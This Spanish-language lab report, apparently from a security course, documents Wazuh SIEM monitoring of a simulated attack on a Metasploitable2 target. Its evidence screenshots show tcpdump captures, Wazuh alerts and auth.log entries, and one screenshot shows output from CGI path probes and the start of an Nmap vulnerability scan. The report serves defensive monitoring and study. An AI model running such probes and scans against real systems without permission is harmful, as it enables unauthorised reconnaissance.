
```
lin@Ubuntu:~$ sudo tcpdump -i enp0s3 -w captura_completa.pcap host 10.0.2.10 or
host 10.0.2.30
[sudo] password for lin:
tcpdump: listening on enp0s3, link-type EN10MB (Ethernet), snapshot length 26214
4 bytes
```

**Evidencia 23: Captura de tráfico de red durante la ejecución del ataque.**




```
lin@Ubuntu:~$ ps aux | grep tcpdump
root      136947  0.0  0.0  19704  7628 pts/0    S+   22:01   0:00 sudo tcpdump
-i enp0s3 -w captura_completa.pcap host 10.0.2.10 or host 10.0.2.30
root      136948  0.0  0.0  19704  2616 pts/5    Ss   22:01   0:00 sudo tcpdump
-i enp0s3 -w captura_completa.pcap host 10.0.2.10 or host 10.0.2.30
tcpdump   136949  0.0  0.1  19156  9212 pts/5    S+   22:01   0:00 tcpdump -i en
p0s3 -w captura_completa.pcap host 10.0.2.10 or host 10.0.2.30
lin       137002  0.0  0.0   9144  2144 pts/1    S+   22:02   0:00 grep --color=
auto tcpdump
lin@Ubuntu:~$ ls -la captura_completa.pcap
-rw-r--r-- 1 tcpdump tcpdump 0 Oct 27 22:01 captura_completa.pcap
lin@Ubuntu:~$
```

## Evidencia 24: Alertas generadas por Wazuh durante las actividades de ataque.




```
lin@Ubuntu:~$ sudo tail -f /var/ossec/logs/alerts/alerts.log
[sudo] password for lin:
** Alert 1761602713.279430: - local,systemd,gpg13_4.3,gdpr_IV_35.7.d,
2025 Oct 27 22:05:13 Ubuntu->/var/log/syslog
Rule: 40704 (level 5) -> 'Systemd: Service exited due to a failure.'
2025-10-27T22:05:12.234297+00:00 Ubuntu systemd[1]: wazuh-dashboard.service: Main process exited, code=exited, status=1/FAILU
RE

** Alert 1761602719.279743: - local,systemd,gpg13_4.3,gdpr_IV_35.7.d,
2025 Oct 27 22:05:19 Ubuntu->/var/log/syslog
Rule: 40704 (level 5) -> 'Systemd: Service exited due to a failure.'
2025-10-27T22:05:17.687585+00:00 Ubuntu systemd[1]: wazuh-dashboard.service: Main process exited, code=exited, status=1/FAILU
RE

** Alert 1761602723.280056: - local,systemd,gpg13_4.3,gdpr_IV_35.7.d,
2025 Oct 27 22:05:23 Ubuntu->/var/log/syslog
Rule: 40704 (level 5) -> 'Systemd: Service exited due to a failure.'
2025-10-27T22:05:22.737601+00:00 Ubuntu systemd[1]: wazuh-dashboard.service: Main process exited, code=exited, status=1/FAILU
RE

** Alert 1761602723.280369: - syslog,sudo,pci_dss_10.2.5,pci_dss_10.2.2,gpg13_7.6,gpg13_7.8,gpg13_7.13,gdpr_IV_32.2,hipaa_164
.312.b,nist_800_53_AU.14,nist_800_53_AC.7,nist_800_53_AC.6,tsc_CC6.8,tsc_CC7.2,tsc_CC7.3,
2025 Oct 27 22:05:23 Ubuntu->/var/log/auth.log
Rule: 5402 (level 3) -> 'Successful sudo to ROOT executed.'
```

## Evidencia 25: Alertas generadas por Wazuh durante las actividades de ataque.




```
RE

** Alert 1761602723.280369: - syslog,sudo,pci_dss_10.2.5,pci_dss_10.2.2,gpg13_7.6,gpg13_7.8,gpg13_7.13,gdpr_IV_32.2,hipaa_164
.312.b,nist_800_53_AU.14,nist_800_53_AC.7,nist_800_53_AC.6,tsc_CC6.8,tsc_CC7.2,tsc_CC7.3,
2025 Oct 27 22:05:23 Ubuntu->/var/log/auth.log
Rule: 5402 (level 3) -> 'Successful sudo to ROOT executed.'
User: root
2025-10-27T22:05:21.717587+00:00 Ubuntu sudo:      lin : TTY=pts/0 ; PWD=/home/lin ; USER=root ; COMMAND=/usr/bin/tail -f /va
r/ossec/logs/alerts/alerts.log
tty: pts/0
pwd: /home/lin
command: /usr/bin/tail -f /var/ossec/logs/alerts/alerts.log

** Alert 1761602723.280945: mail  - policy_violation,login_time,pci_dss_10.2.5,pci_dss_10.6.1,gpg13_7.1,gpg13_7.2,gdpr_IV_35.
7.d,gdpr_IV_32.2,hipaa_164.312.b,nist_800_53_AU.14,nist_800_53_AC.7,nist_800_53_AU.6,tsc_CC6.8,tsc_CC7.2,tsc_CC7.3,
2025 Oct 27 22:05:23 Ubuntu->/var/log/auth.log
Rule: 17101 (level 9) -> 'Successful login during non-business hours.'
User: root(uid=0)
2025-10-27T22:05:21.718006+00:00 Ubuntu sudo: pam_unix(sudo:session): session opened for user root(uid=0) by lin(uid=1000)
uid: 1000

** Alert 1761602729.281456: - local,systemd,gpg13_4.3,gdpr_IV_35.7.d,
2025 Oct 27 22:05:29 Ubuntu->/var/log/syslog
Rule: 40704 (level 5) -> 'Systemd: Service exited due to a failure.'
```

## Evidencia 26: Registros de autenticación mostrando intentos de acceso.




```
lin@Ubuntu:~$ sudo tail -f /var/log/auth.log | grep "10.0.2.10"
[sudo] password for lin:
2025-10-27T22:01:52.547471+00:00 Ubuntu sudo:      lin : TTY=pts/0 ; PWD=/home/lin ; USER=root ; COMMAND=/usr/bin/tcpdump
 -i enp0s3 -w captura_completa.pcap host 10.0.2.10 or host 10.0.2.30
```

## Evidencia 27: Vista de los agentes configurados.




```
Every 3.0s: echo '=== WAZUH AGENTES ==='; sudo /var/ossec/bin/agent_control -l; echo '=== ...  Ubuntu: Mon Oct 27 22:08:54 2025

=== WAZUH AGENTES ===

Wazuh agent_control. List of available agents:
   ID: 000, Name: Ubuntu (server), IP: 127.0.0.1, Active/Local
   ID: 001, Name: metasploitable2, IP: 10.0.2.30, Active

List of agentless devices:

=== CONEXIONES ACTIVAS ===
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
tcp        0      0 10.0.2.20:1514          10.0.2.10:33765         FIN_WAIT2   -
tcp        0      0 10.0.2.20:1514          10.0.2.10:38079         TIME_WAIT   -
tcp        0      0 10.0.2.20:1514          10.0.2.30:58804         ESTABLISHED -
tcp        0      0 10.0.2.20:1514          10.0.2.10:33929         TIME_WAIT   -
tcp        0      0 10.0.2.20:1514          10.0.2.10:33785         TIME_WAIT   -
tcp        0      0 10.0.2.20:1514          10.0.2.10:53899         TIME_WAIT   -
tcp        0      0 10.0.2.20:1514          10.0.2.10:39881         TIME_WAIT   -
tcp        0      0 10.0.2.20:1514          10.0.2.10:48925         TIME_WAIT   -
tcp        0      0 10.0.2.20:1514          10.0.2.10:57011         TIME_WAIT   -
```

**Evidencia 28: Actividades de generación de tráfico desde la máquina atacante.**




```
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></li>
<li><a href="/dav/">WebDAV</a></li>
</ul>
</body>
</html>

—— Ejecución Comandos CGI ——
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /cgi-bin/test.cgi was not found on this server.</p>
<hr>
<address>Apache/2.2.8 (Ubuntu) DAV/2 Server at 10.0.2.30 Port 80</address>
</body></html>
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /cgi-bin/status was not found on this server.</p>
<hr>
<address>Apache/2.2.8 (Ubuntu) DAV/2 Server at 10.0.2.30 Port 80</address>
</body></html>
—— Escaneo Vulnerabilidades ——
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-27 18:10 EDT
```

**Evidencia 29: Agentes de Wazuh reportando eventos desde los sistemas monitoreados.**




```
Every 3.0s: echo '=== WAZUH AGENTES ==='; sudo /var/ossec/bin/agent_control -l; echo '=== ...  Ubuntu: Mon Oct 27 22:19:33 2025

=== WAZUH AGENTES ===

Wazuh agent_control. List of available agents:
   ID: 000, Name: Ubuntu (server), IP: 127.0.0.1, Active/Local
   ID: 001, Name: metasploitable2, IP: 10.0.2.30, Active

List of agentless devices:

=== CONEXIONES ACTIVAS ===
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
tcp        0      0 10.0.2.20:1514          10.0.2.10:40349         TIME_WAIT   -
tcp        0      0 10.0.2.20:1514          10.0.2.10:37101         TIME_WAIT   -
tcp        0      0 10.0.2.20:1514          10.0.2.10:56285         TIME_WAIT   -
tcp        0      0 10.0.2.20:1514          10.0.2.10:44621         FIN_WAIT2   -
tcp        0      0 10.0.2.20:1514          10.0.2.30:58804         ESTABLISHED -
tcp        0      0 10.0.2.20:1514          10.0.2.10:54851         TIME_WAIT   -
tcp        0      0 10.0.2.20:1514          10.0.2.10:45847         TIME_WAIT   -
tcp        0      0 10.0.2.20:1514          10.0.2.10:50989         TIME_WAIT   -
```

**Evidencia 30: Entradas en auth.log evidenciando las actividades de ataque.**



